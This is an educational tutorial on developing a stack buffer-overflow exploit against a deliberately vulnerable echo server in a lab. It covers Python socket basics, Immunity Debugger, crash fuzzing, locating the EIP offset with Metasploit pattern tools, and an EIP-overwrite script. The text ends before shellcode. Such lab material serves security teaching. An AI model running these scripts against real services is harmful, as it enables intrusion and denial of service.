

Exploit Development
For
Buffer over Flow

Security Learning

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Security Learning

1. Overview

Buffer Overflow:

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information.

After confirming Buffer overflow in the application, to exploit it, we need to overwrite parts of memory which aren't supposed to be overwritten by arbitrary input and making the process execute this code. To explain this we will be using the following things.

- Windows Operating System as victim machine in which we will run server program.
- A Kali Linux machine as an attacker machine in which we will develop the exploit.
- Python script to input the data in the server program / develop the exploit.

Note: You can get the server program.

https://github.com/un4ckn0wl3z/Echo_TCP-Server-Exploit-V2/blob/master/Echo-Server-Memcpy-v2.exe.zip

We are going to follow the below mentioned steps for exploiting buffer-overflow.

- 1) Verifying Buffer Overflow
- 2) Identifying the Bad characters
- 3) Controlling the program flow
- 4) Writing shell code

General Purpose Registers:

The CPU's general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register.
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.

- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer.
- EBP : base pointer.
- ESI : source index : holds location of input data.
- EDI : destination index : points to location of where result of data operation is stored.
- EIP : instruction pointer.

2. Exploit development Steps

We use the python script in the exploit development.

Python is a widely used high-level, general-purpose, interpreted, dynamic programming language. Its design philosophy emphasizes code readability, and its syntax allows programmers to express concepts in fewer lines of code than would be possible in languages such as C++ or Java. The language provides constructs intended to enable clear programs on both a small and large scale.

Python is intended to be a highly readable language. It is designed to have an uncluttered visual layout, often using English keywords where other languages use punctuation. Further, Python has fewer syntactic exceptions and special cases than C or Pascal.

For exploit development, we need to implement socket programming using python scripts.

Coming to sockets:

Creating a socket:

This first thing to do is create a socket. The `socket.socket` function does this. Quick Example:

```

1 | #Socket client example in python
2 |
3 | import socket    #for sockets
4 |
5 | #create an AF_INET, STREAM socket (TCP)
6 | s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7 |
8 | print 'Socket Created'
```

Figure 2.1

Function `socket.socket` creates a socket and returns a socket descriptor which can be used in other socket related functions.

The above code will create a socket with the following properties:

Address Family: AF_INET (this is IP version 4 or IPv4)
 Type : SOCK_STREAM (this means connection oriented TCP protocol)

Error handling:

If any of the socket functions fail then python throws an exception called `socket.error` which must be caught.

Connect to a Server:

We connect to a remote server on a certain port number. So we need 2 things, IP address and port number to connect to. So you need to know the IP address of the remote server you are connecting to. Here we used the ip address of google.com as a sample.

First get the IP address of the remote host/url.

Before connecting to a remote host, its ip address is needed. In python the getting the ip address is quite simple.

```
1  import socket  #for sockets
2  import sys  #for exit
3
4  try:
5      #create an AF_INET, STREAM socket (TCP)
6      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7  except socket.error, msg:
8      print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error mess
9      sys.exit();
10
11 print 'Socket Created'
12
13 host = 'www.google.com'
14
15 try:
16     remote_ip = socket.gethostbyname( host )
17
18 except socket.gaierror:
19     #could not resolve
20     print 'Hostname could not be resolved. Exiting'
21     sys.exit()
22
23 print 'Ip address of ' + host + ' is ' + remote_ip
```

Figure 2.2

Now that we have the ip address of the remote host/system, we can connect to ip on a certain 'port' using the connect function.

Quick example:

```

1  import socket  #for sockets
2  import sys  #for exit
3
4  try:
5      #create an AF_INET, STREAM socket (TCP)
6      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7  except socket.error, msg:
8      print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error mess: ' + msg[1]
9      sys.exit();
10
11 print 'Socket Created'
12
13 host = 'www.google.com'
14 port = 80
15
16 try:
17     remote_ip = socket.gethostbyname( host )
18
19 except socket.gaierror:
20     #could not resolve
21     print 'Hostname could not be resolved. Exiting'
22     sys.exit()
23
24 print 'Ip address of ' + host + ' is ' + remote_ip
25
26 #Connect to remote server
27 s.connect((remote_ip , port))
28
29 print 'Socket Connected to ' + host + ' on ip ' + remote_ip

```

Figure 2.3

Sending Data:

Function sendall or send will simply send data.

For example:

```

1  import socket    #for sockets
2  import sys       #for exit
3
4  try:
5      #create an AF_INET, STREAM socket (TCP)
6      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7  except socket.error, msg:
8      print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error mess
9      sys.exit();
10
11  print 'Socket Created'
12
13  host = 'www.google.com'
14  port = 80
15
16  try:
17      remote_ip = socket.gethostbyname( host )
18
19  except socket.gaierror:
20      #could not resolve
21      print 'Hostname could not be resolved. Exiting'
22      sys.exit()
23
24  print 'Ip address of ' + host + ' is ' + remote_ip
25
26  #Connect to remote server
27  s.connect((remote_ip , port))
28
29  print 'Socket Connected to ' + host + ' on ip ' + remote_ip
30
31  #Send some data to remote server
32  message = "GET / HTTP/1.1\r\n\r\n"
33
34  try :
35      #Set the whole string
36      s.sendall(message)
37  except socket.error:
38      #Send failed
39      print 'Send failed'
40      sys.exit()
41

```

Figure 2.4

In the above example, we first connect to an ip address and then send the string message "GET / HTTP/1.1\r\n\r\n" to it. The message is actually an "http command" to fetch the main page of a website.

Receiving Data:

Function `recv` is used to receive data on a socket. In the following example we shall send the same message as the last example and receive a reply from the server.

```
6 #create an INET, STREAMing socket
7 try:
8     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9 except socket.error:
10     print 'Failed to create socket'
11     sys.exit()
12
13 print 'Socket Created'
14
15 host = 'www.google.com';
16 port = 80;
17
18 try:
19     remote_ip = socket.gethostbyname( host )
20
21 except socket.gaierror:
22     #could not resolve
23     print 'Hostname could not be resolved. Exiting'
24     sys.exit()
25
26 #Connect to remote server
27 s.connect((remote_ip , port))
28
29 print 'Socket Connected to ' + host + ' on ip ' + remote_ip
30
31 #Send some data to remote server
32 message = "GET / HTTP/1.1\r\n\r\n"
33
34 try :
35     #Set the whole string
36     s.sendall(message)
37 except socket.error:
38     #Send failed
39     print 'Send failed'
40     sys.exit()
41
42 print 'Message send successfully'
43
44 #Now receive data
45 reply = s.recv(4096)
46
47 print reply
```

Figure 2.5

Close socket:

Function `close` is used to close the socket.

`s.close()` is used in this case.

3. Scan of Ports:

Port: An addressable network location implemented inside of the operating system that helps distinguish traffic destined for different applications or services.

Port Scanning: Port scanning is the process of attempting to connect to a number of sequential ports, for the purpose of acquiring information about which are open and what services and operating system are behind them.

Part of securing a network involves doing vulnerability testing. This means trying to infiltrate your network and discover weaknesses in the same way that an attacker might.

NetStat (network statistics) is a command-line network utility tool that displays network connections for the Transmission Control Protocol (both incoming and outgoing), routing tables, and a number of network interface (network interface controller or software-defined network interface) and network protocol statistics. It is available on Unix-like operating systems including OS X, Linux, Solaris, and BSD, and is available on Windows NT-based operating systems including Windows XP, Windows Vista, Windows 7, Windows 8 and Windows 10.

We use this tool to scan for the ports on which the service we desire is running.
For this purpose, we use the command `netstat -b`.

This displays all the active connections and the ports on which the computer is listening.

Echo Server:

An "echo server" is a server that does nothing more than sending back whatever is sent to it.

In this document, we have used the Echo Server application to demonstrate the buffer overflow exploitation.

4. Immunity Debugger:

Immunity Debugger is a powerful way to write exploits, analyse malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, it is an analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility.

The debugger is divided into 4 windows:




Figure 4.1


Once an application starts running, the immunity debugger is started by attaching the executable file.

1. The CPU Instructions – displays the memory address, opcode and assembly instructions, additional comments, function names and other information related to the CPU instructions.
2. The Registers – displays the contents of the general purpose registers, instruction pointer, and flags associated with the current state of the application.
3. The Stack – shows the contents of the current stack.
4. The Memory Dump – shows the contents of the application's memory.

5. Demo for the exploit of ECHO Server:

1. Verifying the Buffer Overflow:

We have written a python script to open up a Socket connection and connect to our windows machine by specifying the IP and Port(port determined using netstat on the victim machine). Enter 3000 A's as input into the program. We can do it by giving the buffer = "A"*3000. We can see the same Python script in the below screen shot.



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A"*3000
s.send(buffer)
s.close()
```

Figure 5.2:

As can be seen in the screen shot that we have changed the Port No to 9000 and also assigned 3000 A's in the input variable. Once the Python script would run it would send A to the server program.

(Note: As of now, this is the simple Python script, which can be seen in the above screen shot but later on, we would be developing the exploit by editing this script)

Once we run the Python script in Kali machine, the echo-server in windows machine stops working.




Figure 5.3

This is enough to confirm that this program is vulnerable for buffer overflow.

Now we will closely analyse what happens in the background.

First restart the echo-server. We are going to use Immunity debugger to reverse engineer the binary file of our server. We can attach the .exe file of Echo-server to the debugger by File-> Attach -> select Echo-server process.




Figure 5.6

Once the state comes to “Running” from Paused, run the Python script on Kali machine. We can see the same in the below picture.




Figure 5.7

It can be seen in the following screenshot that our server program has crashed, when we run the python program. We can see that the debugger mode again set to “paused” state and the offset is overwritten by 41414141, which is the A's in Hexadecimal.




Figure 5.8

Identifying the Overwritten Position:

Now, we will have to identify the exact position at which the EIP register is overwritten by the user input. We can do it by inserting the unique pattern instead of 3000 “A”s. Now, generate the pattern of 3000 bytes and replace it with the A’s in the Python script. We can see the same in following screenshot.

Locate the Pattern Generate Command:

locate pattern_create

/usr/share/metasploit-framework/tools/pattern_create.rb 3000




Figure 5.9



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0"
buffer = pattern
s.send(buffer)
s.close()
```

Figure 5.10

As can be seen in the above screenshot, we have successfully added the created pattern in the Python script now save the Python script. Restart the debugger by Debug-> Restart so that the process again comes to “Running” state. After that we run the Python script on Kali.





Figure 5.11

As can be seen in the above screenshot that the program is again crashed, but when we closely look into the debugger (Windows Machine) we can see the following information.

We see that EIP is overwritten with the value 69423569 .Now, we will run the following command to get the exact location of the overwritten part.

locate pattern_create

/usr/share/metasploit-framework/tools/pattern_offset.rb 69423569




```
root@kali: ~/Desktop/saga
File Edit View Search Terminal Help
root@kali:~/Desktop/saga# locate pattern_offset
/usr/share/metasploit-framework/tools/pattern_offset.rb
root@kali:~/Desktop/saga# /usr/share/metasploit-framework/tools/pattern_offset.rb 69423569
[*] Exact match at offset 1036
root@kali:~/Desktop/saga#
```

Figure 5.12

Now, we got the exact location where the user input is overwritten in the memory.

EIP position is 1036 (Overwritten Position)

Now, we will write four B's after the 1036-byte data so that our scenario would be clear .We can do it by making the following changes in the Python script.




```
Open [icon] echo.py
~/Desktop/saga
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A" * 1036 + "BBBB" + "C" * (3000-1036-4)
s.send(buffer)
s.close()
```

Figure 5.13

